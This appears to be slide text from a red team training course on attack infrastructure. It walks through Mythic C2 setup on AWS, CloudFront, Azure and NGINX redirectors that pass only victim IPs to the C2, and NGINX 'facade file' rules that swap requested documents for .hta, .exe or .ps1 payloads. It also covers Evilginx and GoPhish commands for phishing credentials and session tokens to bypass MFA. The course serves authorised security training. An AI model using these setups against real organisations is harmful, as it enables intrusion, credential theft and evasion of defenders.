



Certified Red Team Infra Developer





Module Division

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A. Introduction

B. Command & Control Server

- Red Team & Models
- Modern Red Team Infrastructure
- Red Team Infra Components
 - C2 Server
 - Redirectors
 - Payload Server
 - Phishing Server

- Introduction
- C2 Pools & Selection
- Mythic Installation
- Operator Roles
- C2 Profiles
- OPSEC Safe Setup



C. Redirector

- Cloud Based Setup (SSL)
 - AWS CloudFront
 - Azure FrontDoor CDN
- On-Premise Setup (SSL)
 - NGINX
 - Manual Setup
 - Automated Setup

- Custom Rules Creation
 - Directory Based Rule
 - User Agent & IP Based Rule



D. Payload Server

E. Phishing Server

- Open-Source Setup
 - PwnDrop
- Custom Setup
 - NGINX: Facade Files

- Evilginx
- GoPhish
- **■**Multi-Factor Authentication

Bypass



F. Red Team Case Study

- Full-Fledged Initial Access Operations
 - Infrastructure Overview
 - Implant Development & Hosting
 - Successful Completion



Module A: Introduction



Red Team

- Red Teams are groups of skilled professionals who simulate attacks on a network / system / Infra to identify vulnerabilities and improve security
- They use a variety of tools and techniques to mimic the tactics, techniques, and procedures (TTPs) of real-world attackers
- They work alongside Blue Teams, who are responsible for defending the network or system.



External Red Team

- Operates from an external perspective, simulating real-world attacks from outside the organization
- Aims to identify vulnerabilities in external-facing systems, such as web applications, email servers, and network perimeter defenses
- Typically conducted by third-party security firms or consultants
- Often utilizes social engineering techniques to gain access to sensitive information or systems



Internal Red Team

- Operates from an internal perspective, simulating attacks from inside the organization
- Aims to identify vulnerabilities in internal systems and processes, such as access controls, privilege escalation, and lateral movement
- Typically conducted by in-house security teams or external consultants working closely with internal teams
- > Tests the organization's ability to detect and respond to insider threats, as well as the effectiveness of internal security controls





Modern Red Team Infrastructure Components

- Command & Control Server
- > Payload Server
- Redirector Server
- Phishing Server
- VPNs & Proxies
- ➤ Collaboration Tools like Slack, Discord etc



Module B: Command & Control (C2) Server



Introduction

- C2s are used by attackers to maintain communications with compromised systems within a target network
- It must be restricted to the Red Team Operators & Managers Features:
 - ■Customization
 - ■Integration with latest tools / scripts
 - ■Running implants in-memory / Payload Generation
 - ■Operator based IAM Roles



C2 Pools & Selection

- Various Open-Source / Commercial options available out there
- Red Team selects C2's based on these criteria:
 - ■Compatible with Victim Workstation / Servers (Mac, Win, Linux)
 - ■Operator Roles Assignment
 - ■Customization & Accessibility
 - ■Client requirements & policies
 - ■Extensibility & Integrability with infosec community lead research



Operator Roles

- ➤ While performing ops, Red Team requires role assignment for operators
- The operators will have a separate login ID to access the C2 Portal
- Some C2s offer centralized team server & the operators connect via softwares to perform operations
- This way multiple operators can access the C2 simultaneously





C2 Profiles

- ➤ It is a configuration file that specifies how a Red Team's Command and Control (C2) infrastructure should communicate with a target network
- ➤ It includes information such as the IP addresses and ports of the C2 server, the encryption methods used for communication, and the types of data to be collected.
- A Red Team uses C2 profiles to configure its malware to communicate with the C2 server in a way that evades detection and provides the Red Team with the desired access and control over the target network.





Mythic C2

- ➤ We will be using Mythic because of the compatibility with Mac, Win & Linux
- ➤ Open-Source & offers features comparable with commercial C2s
- ➤ Have C2 Profiles & Customization Support



```
Mythic C2 in EC2:
* AWS EC2 Profile:
   1. Choose Image Template of <Ubuntu Server 18.04 LTS (HVM), SSD Volume Type
    2. Spawn the machine & download the SSH key-pair
       C2 Installation:
            a. Terminal 1:
                ssh -i <Key_File> user@AWS_EC_IP
               git clone https://github.com/its-a-feature/Mythic
               cd Mythic
               sudo ./install_docker_ubuntu.sh
                Install Apollo (Win Payload):
                   sudo -E ./mythic-cli install github https://github.com/MythicAgents/Apollo.git
                Install HTTP C2 Profile:
                   sudo ./mythic-cli install github https://github.com/MythicC2Profiles/http
               sudo ./mythic-cli start
               cat .env
            b. Terminal 2:
               ssh -L 7443:127.0.0.1:7443 -i <Key_File> user@AWS_EC_IP
               Navigate to https://127.0.0.1:7443 to access Mythic C2
```



DEMO: Mythic C2 Setup in AWS EC2

OPSEC Safe Setup



> Pointers:

- Default Headers / Banners
- SSL Certificates
- Network Firewall
- Traffic Redirection
- Infra Network Routing

- Geo-Fencing
 - Victim IP Range
 - Selective Headers
 - Secret Cookies



Module C: Redirector



Redirection Methods

- Cloud Based Redirection (SSL)
 - AWS CloudFront




- Content Delivery Network Service Offered by AWS
- Provide secure content delivery of AWS Services like Application Load Balancers etc
- Web Application Firewall (WAF) & Geo-Restriction can be applied on distribution
- Secure Domain "*.cloudfront.net" & Redirection Capability



1. AWS Infrastructure





Internet



DEMO: AWS CloudFront

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Cloud Based Redirection

Azure Front Door CDN




- Content Delivery Network Service Offered by Azure
- Seamless connectivity with Azure VMs & other exposed endpoints
- Provides an exposed endpoint with legit domain "*.azurefd.net"
- Exposed endpoint & origins (backend) can be connected via routes
- Security Policies (WAF) can be applied on the endpoints



DEMO: Azure Front-Door & CDN Profile



2. Azure Infrastructure






On-Premise Redirection

> NGINX

- Very Powerful Proxy Service that can be deployed with minimal computing specs
- Rich feature to handle requests / response via custom rules
- Very refine request debugging e.g. IP / Domain, User-Agent, Cookie, Logic Mapping etc.
- Ease in long term maintenance & customization as per payload version changes
- Seamless integration with SSL / TLS Certificates









DEMO: Automated NGINX Setup

NOTE: Please download the zip file containing, nginx automation scripts.



labadmin@NGVM:~\$ sudo certbot --nginx --register-unsafely-without-email --agree-tos Saving debug log to /var/log/letsencrypt/letsencrypt.log Plugins selected: Authenticator nginx, Installer nginx Registering without email! No names were found in your configuration files. Please enter in your domain name(s) (comma and/or space separated) (Enter 'c' to cancel): nuclear.cyberwarfare.live Obtaining a new certificate Performing the following challenges: http-01 challenge for nuclear.cyberwarfare.live Waiting for verification... Cleaning up challenges Deploying Certificate to VirtualHost /etc/nginx/sites-enabled/default Please choose whether or not to redirect HTTP traffic to HTTPS, removing HTTP access. 1: No redirect - Make no further changes to the webserver configuration. 2: Redirect - Make all requests redirect to secure HTTPS access. Choose this for new sites, or if you're confident your site works on HTTPS. You can undo this change by editing your web server's configuration. Select the appropriate number [1-2] then [enter] (press 'c' to cancel): 2 Redirecting all traffic on port 80 to ssl in /etc/nginx/sites-enabled/default Congratulations! You have successfully enabled https://nuclear.cyberwarfare.live You should test your configuration at: https://www.ssllabs.com/ssltest/analyze.html?d=nuclear.cvberwarfare.live IMPORTANT NOTES: - Congratulations! Your certificate and chain have been saved at: /etc/letsencrypt/live/nuclear.cyberwarfare.live/fullchain.pem Your key file has been saved at: /etc/letsencrypt/live/nuclear.cyberwarfare.live/privkey.pem Your cert will expire on 2023-04-12. To obtain a new or tweaked version of this certificate in the future, simply run certbot again with the "certonly" option. To non-interactively renew *all* of your certificates, run "certbot renew"



On-Premise Redirection

- NGINX Custom Rules Creation
 - Based on User Agent
 - Only process requests to attacker network if:
 - A Specific "User-Agent" String is identified
 - o Target Organization "IP Range" is identified



```
location / {
  set $C2 "";
  if ($http_user_agent ~ "<Random_Identification>") {
    set $C2 A;
  if ($remote_addr ~ "<Victim_IP_1>") {
    set $C2 "${C2}B";
  if ($remote_addr ~ "<Victim_IP_2>") {
    set $C2 "${C2}B";
  if ($C2 = "AB") {
    proxy_pass <Mythic_URL>;
  try_files $uri $uri/ =404;
error page 404 /404.html;
location = /var/www/html/40x.html {
error_page 500 502 503 504 /50x.html;
location = /var/www/html/50x.html {
```



DEMO: User Agent & IP Based NGINX Rule



On-Premise Redirection

- NGINX Custom Rules Creation
- Based on Directory
 - Only process requests to attacker network if accessing a hidden directory
 - If any other URI resource is requested then simply serve the website
 - Other details like Geo-based restriction etc can also be added on top of that



DEMO: Directory Based NGINX Rule

```
location /cwl {
   proxy_pass http://20.66.87.234:5555/;
   proxy_redirect off;
   proxy_set_header Host $host;
   proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;
}
```



Module D: Payload Server



Open-Source Setup

> PwnDrop

- Open-Source payload hosting service used during Red Team Operations
- Easy to deploy and serve files over HTTP/S & WebDAV
- Geo-Based restriction can be applied in so that it is only accessible by the attacker & the victim infrastructure
- Admin Portal is accessible with hidden directory

Link: https://github.com/kgretzky/pwndrop





DEMO: Pwndrop Setup



Custom Setup

- Facade Files: NGINX
 - Victim requests gets redirected to a malicious resource
 - For instance, upon requesting a "legit.doc" file, they receive "legit.iso"
 - The requested resource name should be same, generally employee machine have hidden file extension setting
 - This way Red Teams have initial entry to the network.



```
location / {
             try_files $uri $uri/ =404;
location ~ \.doc$ {
 if ($remote_addr ~ "74.235.35.184") {
    return 302 /sysinternals.exe;
location ~ \.docx$ {
return 302 /Auto_Suite.hta;
location ~ \.xls$ {
return 302 /MS_Helper.chm;
location ~ \.xlsx$ {
return 302 /Professional_Suite.dll;
location ~ \.txt$ {
return 302 /AD_Suite.ps1;
```



NGINX

DEMO: Facade Files using NGINX



Legitimate Application

- Interplanetary File System (IPFS)
- Adobe Portfolio




Module E: Phishing Server



Evilginx

- Relay Framework (acting as a web proxy) that is used by Red Teams to phish credentials
- Phished user interacts with the real website, while Evilginx captures all the data being transmitted between the two parties.
- All we need is full ownership of a domain (look-alike to the target domain)







```
Installation Steps:

1. Grab a copy of the latest version from :
    https://github.com/kgretzky/evilginx2

2. Map Domain:
    config domain <Domain-Name>
    config ip <IP-Address>
```

3. Create Phishlets:

phishlets hostname onelogin sso.atomic-nuclear.site
phishlets enable onelogin

4. Create Lures:

lures create onelogin
lures edit 0 redirect_url <Domain-Name>

5. Get the Phishing URL:

lures get-url 0
sessions



DEMO: Capturing Credentials using Evilginx



GoPhish

- Open-Source Phishing Toolkit for Phishing Assessments
- Launch the phishing campaign & get centralized results in real-time
- Phishing links etc can be embedded in the phishing templates
- GoPhish in integration with redirectors, makes it best for operations

Link: https://github.com/gophish/gophish



Sending Strategy


- Using multiple stable re-directors to route traffic
- Automated Serverless Re-directors hosted in cloud

GoPhish

Sending email via GoPhish

> Serverless Re-Directors

Re-Directors on Cloud



Victim


Bypass Email headers & land in inbox

GSuite

GSuite SMTP Relay



Evilginx in Conjunction with GoPhish






DEMO: Sending Emails via GoPhish



Multi-Factor Authentication Bypass

- > It is also possible to capture the credentials & the tokens
- Captured tokens can be re-used in requests for successful authentication
- The tokens will be valid till the legit session is live
- Captured Session Tokens will provide access to the various resources like:
 - Emails
 - Identity Provider like OneLogin / Okta
 - Internal Applications / Cloud Dashboard etc








Module F: Red Team Case Study







Ex 1: Infrastructure Overview



Ex 2: Implant Development & Create Lure



Ex 3: Landing in Email Inbox & PROFIT!



To do

- Automating Infrastructure
 - Terraform
- Explore Services that can offer Redirection
- Utilizing Legit services for Payload Hosting





Themou

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